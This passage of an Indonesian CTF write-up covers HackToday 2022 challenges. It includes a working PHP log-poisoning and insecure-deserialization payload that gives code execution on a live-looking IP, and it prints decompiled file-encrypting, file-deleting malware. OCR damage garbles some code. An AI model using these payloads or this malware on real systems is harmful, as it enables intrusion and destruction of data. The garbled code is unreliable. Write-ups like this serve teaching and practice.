H\x00\xbb\xf6\xd0H\x00k\xbb\xf6\xd0H\x00k\xbb\xf6\xd0H\x
J@\x00\x00\x00\x12\xd1H\x7f\x00\x00\x00\x00\x00\x00\x00\
\x00k\xbb\xf6\xd0H\x00j\xbb\xf6\xd0H\x00\x00\x00\x00\x0
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0

Bye!
hacktoday{ret2csu_and_orw_with_some_transpose}
```

Flag: **hacktoday{ret2csu_and_orw_with_some_transpose}**

WEB

|_ Blog Today

Today is not tomorrow, blog under development

Link: http://103.167.133.102:16009/index.php

Solusi:

Diberikan sebuah file source code, dilihat dari source codenya terdapat kerentanan ***Insecure Deserialization***. Setelah mencoba beberapa kali memodifikasi source codenya hingga membentuk payload yang bekerja, akhirnya kami menemukan caranya. Dibagi menjadi 2:

1. Kami mengakses http://103.167.133.102:16009/ dengan user agent scandir()
2. Kemudian kami memodifikasi payload mengarah ke /var/log/apache2/access.log

```
GET /index.php HTTP/1.1
Host: 103.167.133.102:16009
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: <?php print_r(scandir('/')); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
```

payload.php


```
<?php
error_reporting(E_ERROR | E_PARSE);
class ViewPage
{
    public $file;
    public function __destruct()
    {
        include($this->file);
    }
```

```
}


$page = new ViewPage;

$page->file = '/var/log/apache2/access.log';

$cookie = base64_encode(serialize($page));

print($cookie);

print("\n");
```

Kemudian kami melihat hasilnya di Burp Suite.

```
(
[0] => .
[1] => ..
[2] => .dockerenv
[3] => bin
[4] => boot
[5] => dev
[6] => etc
[7] => flag_4_you
[8] => home
[9] => lib
[10] => lib32
[11] => lib64
[12] => libx32
[13] => media
[14] => mnt
[15] => opt
[16] => proc
[17] => root
[18] => run
[19] => sbin
[20] => srv
[21] => sys
[22] => tmp
[23] => usr
[24] => var
)
```

Terlihat lokasi flagnya ada di /flag_4_you. Selanjutnya tinggal memodifikasi payloadnya ke lokasi flag tersebut.



Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 28 Aug 2022 12:41:25 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/7.4.3
Content-Length: 51
Connection: close
Content-Type: text/html; charset=UTF-8

hacktoday{lfi_deserialization_leads_to_rce_asd1234}
```

Flag: **hacktoday{lfi_deserialization_leads_to_rce_asd1234}**


MISC

|_ hilang


3 orang membuat sebuah startup dengan akun instagram
https://www.instagram.com/coconat_delight/
tetapi salah satu di antara mereka diberhentikan karena telah mencuri data penting. Dia menyebarkan data tersebut di beberapa media sosial.

Solusi:


Diberikan user instagram, dengan menggunakan wayback machine dapat dilihat sebelumnya ada 3 karyawan,




Sedangkan postingan sekarang hanya terdapat dua karyawan, sesuai dari deskripsi kemungkinan siti nur sage adalah karyawan yang menyebarkan data penting.
Dari sini kami coba cari instagram siti nur sage.




Setelah mencoba recon, kami melihat siti nursage berkomentar pada postingan berikut



Tinggal decode aja base nya, karena ini akan jadi flag part terakhir. Selanjut nya didapatkan clue berikut.





Tinggal buka video youtube nya, didapatkan sound dtmf tinggal decode saja sehingga menjadi sebagai berikut

Part2 76491105495712665111068

Lalu diberikan gambar tinggal gunakan stegnography teknologi untuk mendapatkan barcode nya

Tinggal decode barcodenya, akan mengahasilakn sebagai berikut

1049799107116111100971211236651827510110849

Lalu gabungkan part2 dan barcode, sehingga dari decimal menjadi char.

Sehingga menjadi flag berikut

Flag: **hacktoday{B3RKel1L1n6_M3nc4R1_B3nDer4_3376974917!!}}**

FORENSIC

|_ brokenz

why i got error for running this file? (need a bit rev i think:D)

`

~Hint: Do you know about comand objdump and readelf

Solusi:

Diberikan sebuah file elf64, namun tidak bisa dirunning

```
┌──(root💀wisnuaz)-[/home/…/2022/hacktoday/quals/run]
└─# file runrunRUNNN
runrunRUNNN: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
ed

┌──(root💀wisnuaz)-[/home/…/2022/hacktoday/quals/run]
└─# ./runrunRUNNN
zsh: segmentation fault  ./runrunRUNNN

┌──(root💀wisnuaz)-[/home/…/2022/hacktoday/quals/run]
└─#
```

Gunakan tools https://github.com/extremecoders-re/pyinstxtractor untuk mengextract file elf64 yang diduga merupakan compiled python binary.

```
┌──(root💀wisnuaz)-[/home/…/2022/hacktoday/quals/run]
└─# grep -roa "hacktoday"
pyinstxtractor/runrunRUNNN_extracted/terminal_animation.pyc:hacktoday

┌──(root💀wisnuaz)-[/home/…/2022/hacktoday/quals/run]
└─# strings pyinstxtractor/runrunRUNNN_extracted/terminal_animation.pyc | grep "hacktoday"
hacktoday{s4r4n_soal_dong_b4n6}N)
```

Flag: **hacktoday{s4r4n_soal_dong_b4n6}**

REV

|_ simp malware

Gak sengaja keteken, jadi kena hack :(

Plis, jangan begitu aja di-run yaaa

Solusi:

Keterangan. Diberikan sebuah file zip jika diextract sebagai berikut

```
┌──(root💀wisnuaz)-[/home/…/2022/hacktoday/quals/simpmalwar
└─# tree
.
├── mal.pyc
├── pubkey.key
├── secretFile0.hacked
├── secretFile10.hacked
├── secretFile11.hacked
├── secretFile12.hacked
├── secretFile13.hacked
├── secretFile14.hacked
├── secretFile15.hacked
├── secretFile16.hacked
├── secretFile17.hacked
├── secretFile18.hacked
├── secretFile19.hacked
├── secretFile1.hacked
├── secretFile20.hacked
├── secretFile21.hacked
├── secretFile22.hacked
├── secretFile23.hacked
├── secretFile24.hacked
├── secretFile25.hacked
├── secretFile26.hacked
├── secretFile27.hacked
├── secretFile28.hacked
├── secretFile29.hacked
├── secretFile2.hacked
├── secretFile30.hacked
├── secretFile31.hacked
├── secretFile32.hacked
├── secretFile33.hacked
├── secretFile34.hacked
├── secretFile35.hacked
├── secretFile36.hacked
├── secretFile37.hacked
├── secretFile38.hacked
├── secretFile39.hacked
```

Dengan enskripsi sebagai berikut

splitter.py

```
import os

with open('secretFile.txt', 'r') as f:
    text = f.read()

flag = len(text)

for i in range (flag):
      txt = 'secretFile'
      txt += str(i)
      txt += '.txt'
      with open(txt, 'w') as f:
      f.write(text[i])
```

Dari enc diatas dapat diketahuin membuka file secret lalu melakukan loop sebanyak flag, untuk ditulis dengan file baru secretfile{x}.txt, kemudian dilihat kembali terdapat file pyc, dari sini author coba decompile

```
┌──(root💀wisnuaz)-[/home/…/2022/hacktoday/quals/simpmalware]
└─# uncompyle6 mal.pyc
# uncompyle6 version 3.8.0
# Python bytecode 3.8.0 (3413)
# Decompiled from: Python 3.9.2 (default, Feb 28 2021, 17:03:44)
# [GCC 10.2.1 20210110]
# Embedded file name: lagi.py
# Compiled at: 2022-08-27 15:06:04
# Size of source mod 2**32: 1148 bytes
from Crypto.Util.number import *
from Crypto.PublicKey import RSA
from pathlib import Path
import gmpy2, os
p = getPrime(2048)
q = int(gmpy2.next_prime(p))
n = p * q
e = 65537
pubKey = RSA.construct((n, e))
with open('pubkey.key', 'w') as (f):
    f.write(str(n + e))
```

mal.py

```
# uncompyle6 version 3.8.0
# Python bytecode 3.8.0 (3413)
# Decompiled from: Python 3.9.2 (default, Feb 28 2021, 17:03:44)
# [GCC 10.2.1 20210110]
# Embedded file name: lagi.py
# Compiled at: 2022-08-27 15:06:04
# Size of source mod 2**32: 1148 bytes
from Crypto.Util.number import *
from Crypto.PublicKey import RSA
from pathlib import Path
import gmpy2, os
p = getPrime(2048)
q = int(gmpy2.next_prime(p))
n = p * q
```

```
e = 65537
pubKey = RSA.construct((n, e))
with open('pubkey.key', 'w') as (f):
      f.write(str(n + e))


def scanFile(dir):
      for entry in os.scandir(dir):
      if entry.is_file():
            yield entry
      else:
            yield from scanFile(entry.path)



def read(dataFile):
      extension = dataFile.suffix.lower()
      dataFile = str(dataFile)
      with open(dataFile, 'rb') as (f):
      data = f.read()
      data = bytes(data)
      plain = bytes_to_long(data)
      cipher = pow(plain, pubKey.e, pubKey.n)
      cipher = long_to_bytes(cipher)
      fileName = dataFile.split(extension)[0]
      fileExtension = '.hacked'
      encryptedFile = fileName + fileExtension
      with open(encryptedFile, 'wb') as (f):
```

```
        f.write(cipher)
        os.remove(dataFile)



directory = '../'
excludeExtension = ['.py', '.key', '.pyc']
for item in scanFile(directory):
        filePath = Path(item.name)
        fileType = filePath.suffix.lower()
        if fileType in excludeExtension:
        pass
        else:
        read(filePath)
# okay decompiling mal.pyc
```

Sama seperti rsa umumnya generate p dan q, lalu melakukan n dengan p * q yang membuat berbeda disini adalah melakukan pow dengan terhadap file yang terkena malware,
Simpelnya untuk melakukan solving nya dengan logic berikut

- Factor n untuk generate p dan q
- Buka file nya untuk menjadikan ke long karena akan dipow

Lalu kami gunakan script berikut untuk melakukan solving

solver..py

```
from Crypto.Util.number import *

nn =
49828497525761211612689948478158859764370050391639367650651695735524951075814843188080783930353415666901059958013384580862252058503423429176125964533609604614127609926945206388715399404574277503850665475549306040225154360721987168707091259064125016688112708590403840816336595090250795451619019661800905338252793799725512759827589414638444367774273070240601384060510566213904874817465924053189853304929399642674530970643874724676112514197406286128771158967904086677544693414218150588404902463901357287020856626999204480863581951570398395877447834839995210268612718443965130647409272702802426762295973167296300382580578532659012033220714494093354839247424783599298004481211614094007020993579722795447704296368603950078289622999435608227167217449703043530279585498571502632301407386443024674442869836788705238155176220038313984628683986354042439065530917270416586071850569100857779064009856576129417671453471050445669171247957560020318023934048669214757894977936827987953698155517398756660814328453315467545748460843321894029640709843039085639501222083529369833696491830356354946668911102968398077879729891388819532151601461153067005298916609583602660097819525535466796834363432007801127460372810921538302975167523719420224240259485527 0
e = 65537
n = nn-e
p =
```

```
223222977145636178374863381618917830491926027971298429829411899440656569490578598307325512610559927574003930554515629577252849584872274035260331751168920561893843556818995854437073597864793063532958837308219289778484541454659740849116286897516502731437792950635507444619851634555798757229073510066456591778889640393179212826584056392547746342891346332291024627996049722256943293524080902703230354840649545137224578567087262027525091024850349270268842481318562392098507999878426503803078043766047123589861652924145863726515746432576915350482327097060554929181790990323292152245269874495250891259719518654352138497668392181790990323292152245269874495250891259719518654352138497835
flag = ""

for x in range(0,46):
    name = f"secretFile{x}.hacked"
    file = open(name,"rb").read()
    c = bytes_to_long(file)
    phi = (p-1) * (q-1)
    d = inverse(e,phi)
```

```
    m = long_to_bytes(pow(c,d,n)).decode("utf-8")
    print(m)
    flag += m

print(flag)
```

Flag: **hacktoday{really_really_simple_malware_hehehe}**

|_ check flag

Just another simple Check Flag program

Solusi:

Langkah pertama adalah melakukan decompile Java Class

decompiled.java

```
import java.util.Scanner;


//
// Decompiled by Procyon v0.5.36
//


public class CheckFlag
{
    public static boolean flag(final String s) {
        return s.hashCode() == 1483186492 && s.toUpperCase().hashCode() ==
1452679484 && s.toLowerCase().hashCode() == 1483217244;
    }


    public static void main(final String[] array) {
        final Scanner scanner = new Scanner(System.in);
        System.out.println("Masukkan flag Anda (tanpa format flag) :");
        final String next = scanner.next();
        final Boolean value = flag(next);
        if (next.length() != 6) {
```

```
            System.out.print("Netnot!");
        }
        else if (value) {
            System.out.println("SELAMAT!");
        }
        else {
            System.out.println("Netnot!");
        }
        scanner.close();
    }
}
```

Setelah decompile, dari sana terlihat bahwa flagnya ada di fungsi flag. Jadi idenya mencari string yang mereturn true dari fungsi flag. Kemudian kami menemukan solvernya di internet https://gitea.iitdh.ac.in/180010027/CTFlearn-Writeups/src/commit/53fd30619d84ed7ac46c3490fe376d9558313327/Programming/Is%20it%20the%20Flag_%20%28JAVA%29

Lalu kami modifikasi sedikit sesuai challnya menjadi seperti ini:

hashcode.py

```
import sys


def java_string_hashcode(s): # The hashCode function in java.
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return ((h + 0x80000000) & 0xFFFFFFFF) - 0x80000000
```

```
def isFlag(str):
        return java_string_hashcode(str) == 1483186492 and
java_string_hashcode(str.lower) == 1483217244 # The function from the CTF.


def main():
   sum=0
   max1 = pow(31, 4) * 122 # Max option of alphanumeric characters.
   min1 = pow(31, 4) * 48  # Min option of alphanumeric characters.
   max2 = pow(31, 3) * 122
   min2 = pow(31, 3) * 48
   max3 = pow(31, 2) * 122
   min3 = pow(31, 2) * 48
   max4 = pow(31, 1) * 122
   min4 = pow(31, 1) * 48
   max5 = 122
   min5 = 48
   list=[]                  # Make a list of alphanumeric characters.
   for i in range (48,58):
       list.append(i)
   for i in range (65,91):
       list.append(i)
   for i in range(97, 123):
       list.append(i)


   for i0 in list:
       x0 = pow(31, 5) * i0
```

```
        if (x0 + max1 + max2 + max3 + max4 + max5 >= 1483186492 and x0 + min1 +
min2 + min3 + min4 + min5 <= 1483217244):
            print("flag[0] =", i0)

            for i1 in list:
                x1 = pow(31, 4) * i1
                if (x0 + x1 + max2 + max3 + max4 + max5 >= 1483186492 and x0 +
x1 + min2 + min3 + min4 + min5 <= 1483217244):
                    print("flag[1] = ", i1)

                    for i2 in list:
                        x2 = pow(31, 3) * i2
                        if (x0 + x1 + x2 + max3 + max4 + max5 >= 1483186492 and
x0 + x1 + x2 + min3 + min4 + min5 <= 1483217244):
                            print("flag[2] = ", i2)

                            for i3 in list:
                                x3 = pow(31, 2) * i3
                                if (x0 + x1 + x2 + x3 + max4 + max5 >=
1483186492 and x0 + x1 + x2 + x3 + min4 + min5 <= 1483217244):
                                    print("flag[3] = ", i3)

                                    for i4 in list:
                                        x4 = pow(31, 1) * i4
                                        if (x0 + x1 + x2 + x3 + x4 + max5 >=
1483186492 and x0 + x1 + x2 + x3 + x4 + min5 <= 1483217244):
```

```
                                        print("flag[4] = ", i4)


                                        for i5 in list:
                                            x5 = i5
                                            if (x0 + x1 + x2 + x3 + x4 + x5
== 1483186492 ):
                                                    flag = ""
                                                    flag += chr(i0) +
chr(i1) + chr(i2) + chr(i3) + chr(i4) + chr(i5)


if(java_string_hashcode(flag.lower())==1483217244):  # Check for the lowercase
condition.
                                                        print("The flag
is:", flag)
                                                        sys.exit()
main()
```

```
flag[4] =  115
flag[4] =  116
flag[4] =  117
flag[4] =  118
flag[4] =  119
flag[4] =  120
flag[4] =  121
flag[4] =  122
flag[2] =  122
flag[3] =  71
flag[4] =  97
The flag is: 0rzGan
```

Flag: **hacktoday{0rzGan}**